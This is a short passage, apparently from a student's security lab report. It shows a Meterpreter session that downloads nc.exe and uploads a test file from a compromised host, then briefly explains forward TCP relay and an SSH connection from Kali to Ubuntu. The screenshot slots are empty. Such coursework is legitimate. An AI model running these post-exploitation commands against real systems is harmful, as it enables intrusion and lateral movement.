meterpreter > download C:\tools\nc.exe /tmp/
[*] Downloading: C:\tools\nc.exe -> /tmp/nc.exe
[*] Skipped: C:\tools\nc.exe -> /tmp/nc.exe
meterpreter > upload /tmp/test.txt /tmp/
[*] Uploading: /tmp/test.txt -> /tools/test.txt
[*] Completed: /tmp/test.txt -> /tools/test.txt
meterpreter >
```

3. Provide command execution results as Screenshot #2, #3 (10pt)
Forward TCP relay typically refers to a technique used to forward network traffic from one TCP port on a local machine to another TCP port on a remote machine via a relay server.

Please check the below screenshot for forward tcp relay command and its execution . And after doing tcp relay we tried to connect to ubuntu from kali linux through ssh and provided the screenshot below.

Screenshot 2:



Screenshot 3:

